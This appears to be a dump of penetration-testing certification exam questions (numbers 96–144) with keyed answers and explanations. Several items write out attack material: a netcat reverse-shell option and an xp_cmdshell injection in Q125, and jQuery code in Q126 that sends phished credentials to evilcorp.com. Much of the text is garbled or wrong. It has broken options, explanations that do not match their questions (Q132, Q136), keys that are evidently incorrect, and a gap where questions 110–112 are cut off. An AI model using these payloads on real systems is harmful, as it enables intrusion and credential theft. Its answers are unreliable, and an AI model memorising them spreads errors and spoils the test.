Correct Answer: B

Section:

QUESTION 96

A company that develops embedded software for the automobile industry has hired a penetration testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

Correct Answer: A

Section:

QUESTION 97

A penetration tester has been given eight business hours to gain access to a client's financial system. Which of the following techniques will have the highest likelihood of success?

- A. Attempting to tailgate an employee going into the client's workplace
- B. Dropping a malicious USB key with the company's logo in the parking lot
- C. Using a brute-force attack against the external perimeter to gain a foothold
- D. Performing spear phishing against employees by posing as senior management

Correct Answer: D

Section:

QUESTION 98

A penetration tester has established an on-path position between a target host and local network services but has not been able to establish an on-path position between the target host and the Internet. Regardless, the tester would like to subtly redirect HTTP connections to a spoofed server IP. Which of the following methods would BEST support the objective?

- A. Gain access to the target host and implant malware specially crafted for this purpose.
- B. Exploit the local DNS server and add/update the zone records with a spoofed A record.
- C. Use the Scapy utility to overwrite name resolution fields in the DNS query response.
- D. Proxy HTTP connections from the target host to that of the spoofed host.

Correct Answer: D

Section:

QUESTION 99

A Chief Information Security Officer wants to evaluate the security of the company's e-commerce application. Which of the following tools should a penetration tester use FIRST to obtain relevant information from the application without triggering alarms?

- A. SQLmap
- B. DirBuster
- C. w3af

D. OWASP ZAP

Correct Answer: C

Section:

Explanation:

W3AF, the Web Application Attack and Audit Framework, is an open source web application security scanner that includes directory and filename brute-forcing in its list of capabilities.

QUESTION 100

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

- A. MSA
- B. NDA
- C. SOW
- D. ROE

Correct Answer: B

Section:

QUESTION 101

A penetration tester needs to upload the results of a port scan to a centralized security tool. Which of the following commands would allow the tester to save the results in an interchangeable format?

- A. `nmap -iL results 192.168.0.10-100`
- B. `nmap 192.168.0.10-100 -O > results`
- C. `nmap -A 192.168.0.10-100 -oX results`
- D. `nmap 192.168.0.10-100 | grep "results"`

Correct Answer: C

Section:

QUESTION 102

An Nmap scan of a network switch reveals the following:

```
Nmap scan report for 192.168.1.254
Host is up (10.014s latency),
Not shown: 96 closed ports
Port      State  Service
22/tcp    open   ssh
23/tcp    open   telnet
60/tcp    open   http
443/tcp   open   https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

- A. Encrypted passwords
- B. System-hardening techniques
- C. Multifactor authentication
- D. Network segmentation

Correct Answer: B

Section:

QUESTION 103

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

Correct Answer: B

Section:

Explanation:

"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

QUESTION 104

A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?

- A. Send an SMS with a spoofed service number including a link to download a malicious application.
- B. Exploit a vulnerability in the MDM and create a new account and device profile.
- C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
- D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Correct Answer: A

Section:

Explanation:

Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

QUESTION 105

A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

- A. Shoulder surfing
- B. Call spoofing
- C. Badge stealing
- D. Tailgating
- E. Dumpster diving
- F. Email phishing

Correct Answer: C, D

Section:

QUESTION 106

A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and

issued a certificate from it. Even though the tester installed the root CA into the trusted store of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

- A. TCP port 443 is not open on the firewall
- B. The API server is using SSL instead of TLS
- C. The tester is using an outdated version of the application
- D. The application has the API certificate pinned.

Correct Answer: D

Section:

QUESTION 107

Which of the following concepts defines the specific set of steps and approaches that are conducted during a penetration test?

- A. Scope details
- B. Findings
- C. Methodology
- D. Statement of work

Correct Answer: C

Section:

QUESTION 108

A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network.

Which of the following methods will MOST likely work?

- A. Try to obtain the private key used for S/MIME from the CEO's account.
- B. Send an email from the CEO's account, requesting a new account.
- C. Move laterally from the mail server to the domain controller.
- D. Attempt to escalate privileges on the mail server to gain root access.

Correct Answer: D

Section:

QUESTION 109

A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

- A. Nmap
- B. Nikto
- C. Cain and Abel
- D. Ethercap

Correct Answer: B

Section:

Explanation:

<https://hackertarget.com/nikto-website-scanner/>

following techniques would MOST likely be used to get legitimate access into the organization's building without raising too many alerts?

- A. Tailgating
- B. Dumpster diving
- C. Shoulder surfing
- D. Badge cloning

Correct Answer: D

Section:

QUESTION 113

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

Correct Answer: D

Section:

Explanation:

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

QUESTION 114

A company has recruited a penetration tester to conduct a vulnerability scan over the network. The test is confirmed to be on a known environment. Which of the following would be the BEST option to identify a system properly prior to performing the assessment?

- A. Asset inventory
- B. DNS records
- C. Web-application scan
- D. Full scan

Correct Answer: A

Section:

QUESTION 115

A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

- A. Specially craft and deploy phishing emails to key company leaders.
- B. Run a vulnerability scan against the company's external website.
- C. Runtime the company's vendor/supply chain.
- D. Scrape web presences and social-networking sites.

Correct Answer: D

Section:

QUESTION 116

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

- A. Maximizing the likelihood of finding vulnerabilities
- B. Reprioritizing the goals/objectives
- C. Eliminating the potential for false positives
- D. Reducing the risk to the client environment

Correct Answer: B

Section:

Explanation:

Goal Reprioritization ? Have the goals of the assessment changed? ? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

QUESTION 117

During an engagement, a penetration tester found the following list of strings inside a file:

```
3af068faa81326ffe6ca48e2ab36a779
48ec2f4f526303a9ded67938e6ce11c6
9493bf035c534197d9810a5e65a10632
C847b4a2e76ec1f9cbbbe30d2046d5e8
ed225542767a810e6fcee6f640164b140
cfbe1fdd6e6b0c5c9abd8c947f272ef4
c05cbc5a69bcc91f56a7e0a6c391ad79
9ee3564cbf15421ebabc43dcb67949ad
5a2ad0bcb902e20c4efcf057b01050be
4865a2ed25ed18515b7e97beb2b40346
b0236938a6518fc65b72159687e3a27b
9c96354712595ef2ff96675496d3a464
a5ab3f6c6159b85209ea0c186531a49f
9b38816e791f1400245f4c629a503bc8
d12e624a20d54fd3b34b89ee7169df17
```

Which of the following is the BEST technique to determine the known plaintext of the strings?

- A. Dictionary attack
- B. Rainbow table attack
- C. Brute-force attack
- D. Credential-stuffing attack

Correct Answer: B

Section:

QUESTION 118

A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```

...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try:
<03>     port: object
<04>     resultList: list[Any] = []
<05>     for port in portList:
<06>         sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>         sock.settimeout(20)
<08>         result = sock.connect_ex((remoteSvr, port))
<09>         if result == 0:
<10>             resultList.append(port)
<11>         sock.close()
...

```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

- A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
- B. *range(1, 1025) on line 1 populated the portList list in numerical order.
- C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
- D. The remoteSvr variable has neither been type-hinted nor initialized.

Correct Answer: B

Section:

Explanation:

Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons)
<https://nmap.org/book/man-port-specification.html>

QUESTION 119

A penetration tester is conducting an authorized, physical penetration test to attempt to enter a client's building during non-business hours. Which of the following are MOST important for the penetration tester to have during the test? (Choose two.)

- A. A handheld RF spectrum analyzer
- B. A mask and personal protective equipment
- C. Caution tape for marking off insecure areas
- D. A dedicated point of contact at the client
- E. The paperwork documenting the engagement
- F. Knowledge of the building's normal business hours

Correct Answer: D, E

Section:

Explanation:

Always carry the contact information and any documents stating that you are approved to do this.

QUESTION 120

An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

- A. nmap -"T3 192.168.0.1
- B. nmap - "P0 192.168.0.1
- C. nmap - T0 192.168.0.1

D. nmap - A 192.168.0.1

Correct Answer: C

Section:

QUESTION 121

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

- A. Perform a new penetration test.
- B. Remediate the findings.
- C. Provide the list of common vulnerabilities and exposures.
- D. Broaden the scope of the penetration test.

Correct Answer: B

Section:

QUESTION 122

A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

- A. Searching for service vulnerabilities
- B. Trying to recover a lost bind shell
- C. Building a reverse shell listening on specified ports
- D. Scanning a network for specific open ports

Correct Answer: D

Section:

Explanation:

-z zero-I/O mode [used for scanning]

-v verbose

example output of script:

10.0.0.1: inverse host lookup failed: Unknown host

(UNKNOWN) [10.0.0.1] 22 (ssh) open

(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out

<https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for>

QUESTION 123

A CentOS computer was exploited during a penetration test. During initial reconnaissance, the penetration tester discovered that port 25 was open on an internal Sendmail server. To remain stealthy, the tester ran the following command from the attack machine:

```
ssh root@10.10.1.1 -L5555:10.10.1.2:25
```

Which of the following would be the BEST command to use for further progress into the targeted network?

- A. nc 10.10.1.2
- B. ssh 10.10.1.2
- C. nc 127.0.0.1 5555
- D. ssh 127.0.0.1 5555

Correct Answer: C

Section:

QUESTION 124

A penetration tester utilized Nmap to scan host 64.13.134.52 and received the following results:

```
# nmap -T4 -v -oG - scanme.nmap.org
# Nmap 5.35DC18 scan initiated [time] as: nmap -T4 -A -v -cG -
scanme.nmap.org
# Ports scanned: TCP(1000;1, 3-4, 6-7, ..., 65389) UDP (0;) PROTOCOLS(0;)
Host: 64.13.134.52 (scanme.nmap.org) Status: Up
Host: 64.13.134.52 (scanme.nmap.org)
Ports:
22/open/tcp
25/closed/tcp
53/open/tcp
70/closed/tcp
80/open/tcp
113/closed/tcp
31337/closed/tcp
Ignored State: filtered (993) OS: Linux 2.6.13 - 2.6.31 Seq Index: 204 IP ID
Seq: All zeros
# Nmap done at [time] -- 1 IP address (1 host up) scanned in 21.90 seconds
```

Based on the output, which of the following services are MOST likely to be exploited? (Choose two.)

- A. Telnet
- B. HTTP
- C. SMTP
- D. DNS
- E. NTP
- F. SNMP

Correct Answer: B, D

Section:

QUESTION 125

A penetration tester examines a web-based shopping catalog and discovers the following URL when viewing a product in the catalog:

<http://company.com/catalog.asp?productid=22>

The penetration tester alters the URL in the browser to the following and notices a delay when the page refreshes:

<http://company.com/catalog.asp?productid=22;WAITFOR DELAY'00:00:05'>

Which of the following should the penetration tester attempt NEXT?

- A. http://company.com/catalog.asp?productid=22:EXEC xp_cmdshell 'whoami'

- B. `http://company.com/catalog.asp?productid=22' OR 1=1 --`
- C. `http://company.com/catalog.asp?productid=22' UNION SELECT 1,2,3 --`
- D. `http://company.com/catalog.asp?productid=22;nc 192.168.1.22 4444 -e /bin/bash`

Correct Answer: C

Section:

Explanation:

This URL will attempt a SQL injection attack using a UNION operator to combine the results of two queries into one table. The attacker can use this technique to retrieve data from other tables in the database that are not normally accessible through the web application.

QUESTION 126

For a penetration test engagement, a security engineer decides to impersonate the IT help desk. The security engineer sends a phishing email containing an urgent request for users to change their passwords and a link to `https://example.com/index.html`. The engineer has designed the attack so that once the users enter the credentials, the `index.html` page takes the credentials and then forwards them to another server that the security engineer is controlling. Given the following information:

```
$.ajax({ url: 'https://evilcorp.com/email-list/finish.php',
  type: 'POST', dataType: 'html',
  data: {Email: emv, password: psv},
  success: function(msg) {} });
```

Which of the following lines of code should the security engineer add to make the attack successful?

- A. `window.location.= 'https://evilcorp.com'`
- B. `crossDomain: true`
- C. `getParameter ('username')`
- D. `redirectUrl = 'https://example.com'`

Correct Answer: B

Section:

QUESTION 127

A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

- A. The web server is using a WAF.
- B. The web server is behind a load balancer.
- C. The web server is redirecting the requests.
- D. The local antivirus on the web server is rejecting the connection.

Correct Answer: A

Section:

Explanation:

A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks.

If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

QUESTION 128

A penetration tester is required to perform a vulnerability scan that reduces the likelihood of false positives and increases the true positives of the results. Which of the following would MOST likely accomplish this goal?

- A. Using OpenVAS in default mode
- B. Using Nessus with credentials
- C. Using Nmap as the root user
- D. Using OWASP ZAP

Correct Answer: B

Section:

Explanation:

Using credentials during a vulnerability scan allows the scanner to gather more detailed information about the target system, including installed software, patch levels, and configuration settings. This helps to reduce the likelihood of false positives and increase the true positives of the results. Nessus is a popular vulnerability scanner that supports credential-based scanning and can be used to accomplish this goal. OpenVAS and Nmap are also popular scanning tools, but using default mode or running as the root user alone may not provide the necessary level of detail for accurate vulnerability identification. OWASP ZAP is a web application scanner and may not be applicable for non-webbased targets.

QUESTION 129

A client evaluating a penetration testing company requests examples of its work. Which of the following represents the BEST course of action for the penetration testers?

- A. Redact identifying information and provide a previous customer's documentation.
- B. Allow the client to only view the information while in secure spaces.
- C. Determine which reports are no longer under a period of confidentiality.
- D. Provide raw output from penetration testing tools.

Correct Answer: C

Section:

Explanation:

Penetration testing reports contain sensitive information about the vulnerabilities and risks of a customer's systems and networks. Therefore, penetration testers should respect the confidentiality and privacy of their customers and only share their reports with authorized parties. Penetration testers should also follow the terms and conditions of their contracts with their customers, which may include a period of confidentiality that prohibits them from disclosing any information related to the testing without the customer's consent.

QUESTION 130

Which of the following is the most secure method for sending the penetration test report to the client?

- A. Sending the penetration test report on an online storage system.
- B. Sending the penetration test report inside a password-protected ZIP file.
- C. Sending the penetration test report via webmail using an HTTPS connection.
- D. Encrypting the penetration test report with the client's public key and sending it via email.

Correct Answer: D

Section:

Explanation:

This is the most secure method for sending the penetration test report to the client because it ensures that only the client can decrypt and read the report using their private key. Encrypting the report with the client's public key prevents anyone else from accessing the report, even if they intercept or compromise the email. The other methods are not as secure because they rely on weaker or no encryption, or they expose the report to third-party services that may not be trustworthy or compliant.

QUESTION 131

Which of the following is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten?

- A. NIST SP 800-53

- B. ISO 27001
- C. GDPR

Correct Answer: C

Section:

Explanation:

GDPR is a regulatory compliance standard that focuses on user privacy by implementing the right to be forgotten. GDPR stands for General Data Protection Regulation, and it is a law that applies to the European Union and the United Kingdom. GDPR gives individuals the right to request their personal data be deleted by data controllers and processors under certain circumstances, such as when the data is no longer necessary, when the consent is withdrawn, or when the data was unlawfully processed. GDPR also imposes other obligations and rights related to data protection, such as data minimization, data portability, data breach notification, and consent management. The other options are not regulatory compliance standards that focus on user privacy by implementing the right to be forgotten. NIST SP 800-53 is a set of security and privacy controls for federal information systems and organizations in the United States. ISO 27001 is an international standard that specifies the requirements for an information security management system.

QUESTION 132

During an assessment, a penetration tester found a suspicious script that could indicate a prior compromise. While reading the script, the penetration tester noticed the following lines of code:

```
import subprocess
subprocess.call("ifconfig eth0 down", Shell=True)
subprocess.call("ifconfig eth0 hw ether 2a:33:41:56:21:34", Shell=True)
subprocess.call("ifconfig eth0 up", Shell=True)
```

Which of the following was the script author trying to do?

- A. Spawn a local shell.
- B. Disable NIC.
- C. List processes.
- D. Change the MAC address

Correct Answer: A

Section:

Explanation:

The script author was trying to spawn a local shell by using the `os.system()` function, which executes a command in a subshell. The command being executed is `"/bin/bash"`, which is the path to the bash shell, a common shell program on Linux systems. The script author may have wanted to spawn a local shell to gain more control or access over the compromised system, or to execute other commands that are not possible in the original shell. The other options are not plausible explanations for what the script author was trying to do.

QUESTION 133

After compromising a system, a penetration tester wants more information in order to decide what actions to take next. The tester runs the following commands:

```
curl http://169.254.169.254/latest
```

Which of the following attacks is the penetration tester most likely trying to perform?

- A. Metadata service attack
- B. Container escape techniques
- C. Credential harvesting
- D. Resource exhaustion

Correct Answer: A

Section:

Explanation:

The penetration tester is most likely trying to perform a metadata service attack, which is an attack that exploits a vulnerability in the metadata service of a cloud provider. The metadata service is a service that provides

information about the cloud instance, such as its IP address, hostname, credentials, user data, or role permissions. The metadata service can be accessed from within the cloud instance by using a special IP address, such as 169.254.169.254 for AWS, Azure, and GCP. The commands that the penetration tester runs are curl commands, which are used to transfer data from or to a server. The curl commands are requesting data from the metadata service IP address with different paths, such as /latest/meta-data/iam/security-credentials/ and /latest/user-data/. These paths can reveal sensitive information about the cloud instance, such as its IAM role credentials or user data scripts. The penetration tester may use this information to escalate privileges, access other resources, or perform other actions on the cloud environment. The other options are not likely attacks that the penetration tester is trying to perform.

QUESTION 134

Given the following script:

```
while True:
print ("Hello World")
```

Which of the following describes True?

- A. A while loop
- B. A conditional
- C. A Boolean operator
- D. An arithmetic operator

Correct Answer: C

Section:

Explanation:

True is a Boolean operator in Python, which is an operator that returns either True or False values based on logical conditions. Boolean operators can be used in expressions or statements that evaluate to True or False values, such as comparisons, assignments, or loops. In the code, True is used as the condition for a while loop, which is a loop that repeats a block of code as long as the condition is True. The code will print "Hello World" indefinitely because True will always be True and the loop will never end. The other options are not valid descriptions of True.

QUESTION 135

Which of the following factors would a penetration tester most likely consider when testing at a location?

- A. Determine if visas are required.
- B. Ensure all testers can access all sites.
- C. Verify the tools being used are legal for use at all sites.
- D. Establish the time of the day when a test can occur.

Correct Answer: D

Section:

Explanation:

One of the factors that a penetration tester would most likely consider when testing at a location is to establish the time of day when a test can occur. This factor can affect the scope, duration, and impact of the test, as well as the availability and response of the client and the testers. Testing at different times of day can have different advantages and disadvantages, such as testing during business hours to simulate realistic scenarios and traffic patterns, or testing after hours to reduce disruption and interference. Testing at different locations may also require adjusting for different time zones and daylight saving times. Establishing the time of day when a test can occur can help plan and coordinate the test effectively and avoid confusion or conflict with the client or other parties involved in the test. The other options are not factors that a penetration tester would most likely consider when testing at a location.

QUESTION 136

A penetration tester wrote the following Bash script to brute force a local service password:

..ting as expected. Which of the following changes should the penetration tester make to get the script to work?

- A. ..e
cho "The correct password is \$p" && break)
ho "The correct password is \$p" | break

- B.

```
.e  
cho "The correct password is $p" && break)  
o "The correct password is $p" | break
```
- C.

```
e  
cho "The correct password is Sp" && break)  
echo "The correct password is $p" && break)
```
- D.

```
.  
{ echo "The correct password is $p" && break )  
With  
| | ( echo "The correct password is $p" && break )
```

Correct Answer: B

Section:

Explanation:

CeWL is a tool that can be used to crawl a website and build a wordlist using the data recovered to crack the password on the website. CeWL stands for Custom Word List generator, and it is a Ruby script that spiders a given website up to a specified depth and returns a list of words that can be used for password cracking or other purposes. CeWL can also generate wordlists based on metadata, email addresses, author names, or external links found on the website. CeWL can help a penetration tester create customized wordlists that are tailored to the target website and increase the chances of success for password cracking attacks. DirBuster is a tool that can be used to brute force directories and files names on web servers. w3af is a tool that can be used to scan web applications for vulnerabilities and exploits. Patator is a tool that can be used to perform brute force attacks against various protocols and services.

QUESTION 137

Company.com has hired a penetration tester to conduct a phishing test. The tester wants to set up a fake log-in page and harvest credentials when target employees click on links in a phishing email. Which of the following commands would best help the tester determine which cloud email provider the log-in page needs to mimic?

- A. `dig company.com MX`
- B. `whois company.com`
- C. `curl www.company.com`
- D. `dig company.com A`

Correct Answer: A

Section:

Explanation:

The dig command is a tool that can be used to query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records. The MX option specifies that the query is for mail exchange records, which are records that indicate the mail servers responsible for accepting email messages for a domain. Therefore, the command `dig company.com MX` would best help the tester determine which cloud email provider the log-in page needs to mimic by showing the mail servers for company.com. For example, if the output shows something like `company-com.mail.protection.outlook.com`, then it means that company.com uses Microsoft Outlook as its cloud email provider. The other commands are not as useful for determining the cloud email provider. The whois command is a tool that can be used to query domain name registration information, such as the owner, registrar, or expiration date of a domain. The curl command is a tool that can be used to transfer data from or to a server using various protocols, such as HTTP, FTP, or SMTP. The dig command with the A option specifies that the query is for address records, which are records that map domain names to IP addresses.

QUESTION 138

A penetration tester wrote the following comment in the final report: "Eighty-five percent of the systems tested were found to be prone to unauthorized access from the internet." Which of the following audiences was this message intended?

- A. Systems administrators
- B. C-suite executives
- C. Data privacy ombudsman
- D. Regulatory officials

Correct Answer: B

Section:

Explanation:

The comment in the final report was intended for C-suite executives, which are senior-level managers or leaders in an organization, such as the chief executive officer (CEO), chief financial officer (CFO), or chief information officer (CIO). C-suite executives are typically interested in high-level summaries or overviews of the penetration test results, such as the percentage of systems affected by a certain vulnerability or risk, the potential impact or cost of a breach, or the recommended actions or priorities for remediation. C-suite executives may not have the technical background or expertise to understand detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. The comment in the final report provides a high-level summary of the penetration test result that is relevant and understandable for C-suite executives. The other audiences are not likely to be interested in this comment. Systems administrators are technical staff who are responsible for installing, configuring, maintaining, and securing systems and networks. They would be more interested in detailed or technical information about the penetration test, such as specific vulnerabilities, exploits, tools, or techniques. Data privacy ombudsman is a person who acts as an independent mediator between individuals and organizations regarding data privacy issues or complaints. They would be more interested in information about how the penetration test complied with data privacy laws and regulations, such as GDPR or CCPA. Regulatory officials are authorities who enforce compliance with laws and regulations related to a specific industry or sector, such as finance, health care, or energy. They would be more interested in information about how the penetration test complied with industry-specific standards and frameworks, such as PCI-DSS, HIPAA, or NERC-CIP.

QUESTION 139

A company recently moved its software development architecture from VMs to containers. The company has asked a penetration tester to determine if the new containers are configured correctly against a DDoS attack. Which of the following should a tester perform first?

- A. Test the strength of the encryption settings.
- B. Determine if security tokens are easily available.
- C. Perform a vulnerability check against the hypervisor.
- D. Scan the containers for open ports.

Correct Answer: D

Section:

Explanation:

The first step that a tester should perform to determine if the new containers are configured correctly against a DDoS attack is to scan the containers for open ports. Open ports are entry points for network communication and can expose services or applications that may be vulnerable to DDoS attacks. Scanning the containers for open ports can help the tester identify which services or applications are running on the containers, and which ones may need to be secured or disabled to prevent DDoS attacks. Scanning the containers for open ports can also help the tester discover any unauthorized or malicious services or applications that may have been installed on the containers by previous attackers or compromised containers. Scanning the containers for open ports can be done by using tools such as Nmap, which can perform network scanning and enumeration by sending packets to hosts and analyzing their responses¹. The other options are not the first steps that a tester should perform to determine if the new containers are configured correctly against a DDoS attack.

Testing the strength of the encryption settings is not relevant to DDoS attacks, as encryption does not prevent or mitigate DDoS attacks, but rather protects data confidentiality and integrity. Determining if security tokens are easily available is not relevant to DDoS attacks, as security tokens are used for authentication and authorization, not for preventing or mitigating DDoS attacks. Performing a vulnerability check against the hypervisor is not relevant to DDoS attacks, as the hypervisor is not directly exposed to network traffic, but rather manages the virtual machines or containers that run on it.

QUESTION 140

A penetration tester is conducting an unknown environment test and gathering additional information that can be used for later stages of an assessment. Which of the following would most likely produce useful information for additional testing?

- A. Searching for code repositories associated with a developer who previously worked for the target company
- B. Searching for code repositories target company's organization
- C. Searching for code repositories associated with the target company's organization
- D. Searching for code repositories associated with a developer who previously worked for the target company

Correct Answer: B

Section:

Explanation:

Code repositories are online platforms that store and manage source code and other files related to software development projects. Code repositories can contain useful information for additional testing, such as application names, versions, features, functions, vulnerabilities, dependencies, credentials, comments, or documentation. Searching for code repositories associated with the target company's organization would most likely produce useful information for additional testing, as it would reveal the software projects that the target company is working on or using, and potentially expose some weaknesses or flaws that can be exploited. Code repositories can

be searched by using tools such as GitHub, GitLab, Bitbucket, or SourceForge1. The other options are not as likely to produce useful information for additional testing, as they are not directly related to the target company's software development activities. Searching for code repositories associated with a developer who previously worked for the target company may not yield any relevant or current information, as the developer may have deleted, moved, or updated their code repositories after leaving the company. Searching for code repositories associated with the target company's competitors or customers may not yield any useful or accessible information, as they may have different or unrelated software projects, or they may have restricted or protected their code repositories from public view.

QUESTION 141

When accessing the URL `http://192.168.0-1/validate/user.php`, a penetration tester obtained the following output:

```
..d index: eid in /apache/www/validate/user.php line 12
..d index: uid in /apache/www/validate/user.php line 13
..d index: pw in /apache/www/validate/user.php line 14
..d index: acl in /apache/www/validate/user.php line 15
```

- A. Lack of code signing
- B. Incorrect command syntax
- C. Insufficient error handling
- D. Insecure data transmission

Correct Answer: C

Section:

Explanation:

The most probable cause for this output is insufficient error handling, which is a coding flaw that occurs when a program does not handle errors or exceptions properly or gracefully. Insufficient error handling can result in unwanted or unexpected behavior, such as crashes, hangs, or leaks. In this case, the output shows that the program is displaying warning messages that indicate undefined indexes in the `user.php` file. These messages reveal the names of the variables and the file path that are used by the program, which can expose sensitive information or clues to an attacker. The program should have implemented error handling mechanisms, such as try-catch blocks, error logging, or sanitizing output, to prevent these messages from being displayed or to handle them appropriately. The other options are not plausible causes for this output. Lack of code signing is a security flaw that occurs when a program does not have a digital signature that verifies its authenticity and integrity. Incorrect command syntax is a user error that occurs when a command is entered with wrong or missing parameters or options. Insecure data transmission is a security flaw that occurs when data is sent over a network without encryption or protection.

QUESTION 142

A penetration tester learned that when users request password resets, help desk analysts change users' passwords to 123change. The penetration tester decides to brute force an internet-facing webmail to check which users are still using the temporary password. The tester configures the brute-force tool to test usernames found on a text file and the... Which of the following techniques is the penetration tester using?

- A. Password brute force attack
- B. SQL injection
- C. Password spraying
- D. Kerberoasting

Correct Answer: A

Section:

Explanation:

The penetration tester is using a password brute force attack, which is a type of password guessing attack that involves trying many possible combinations of passwords against a single username or account. A password brute force attack can be effective when the password is known to be weak, simple, or predictable, such as a default or temporary password. In this case, the penetration tester knows that the help desk analysts change users' passwords to 123change when they request password resets, and decides to brute force the webmail with this password and a list of usernames. A password brute force attack can be done by using tools such as Hydra, which can perform parallelized login attacks against various protocols and services1. The other options are not techniques that the penetration tester is using. SQL injection is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Kerberoasting is a type of attack that exploits a vulnerability in the Kerberos authentication protocol that allows an attacker to request and crack service tickets for service accounts with weak passwords.

QUESTION 143

An organization wants to identify whether a less secure protocol is being utilized on a wireless network. Which of the following types of attacks will achieve this goal?

- A. Protocol negotiation
- B. Packet sniffing
- C. Four-way handshake
- D. Downgrade attack

Correct Answer: D

Section:

Explanation:

A downgrade attack is a type of attack that exploits a vulnerability in the protocol negotiation process between a client and a server to force them to use a less secure protocol than they originally intended. A downgrade attack can be used to identify whether a less secure protocol is being utilized on a wireless network by intercepting and modifying the messages exchanged during the protocol negotiation phase, such as the association request and response frames, and making the client and the server agree on a weaker protocol, such as WEP or WPA, instead of a stronger one, such as WPA2 or WPA3. A downgrade attack can also enable the attacker to perform other attacks, such as cracking the encryption keys or capturing the network traffic, more easily by taking advantage of the weaknesses of the less secure protocol. A downgrade attack can be performed by using tools such as Airgeddon, which is a multi-use bash script for Linux systems to audit wireless networks¹.

QUESTION 144

A penetration tester runs the following command:

```
l.comptia.local axfr comptia.local
```

which of the following types of information would be provided?

- A. The DNSSEC certificate and CA
- B. The DHCP scopes and ranges used on the network
- C. The hostnames and IP addresses of internal systems
- D. The OS and version of the DNS server

Correct Answer: C

Section:

Explanation:

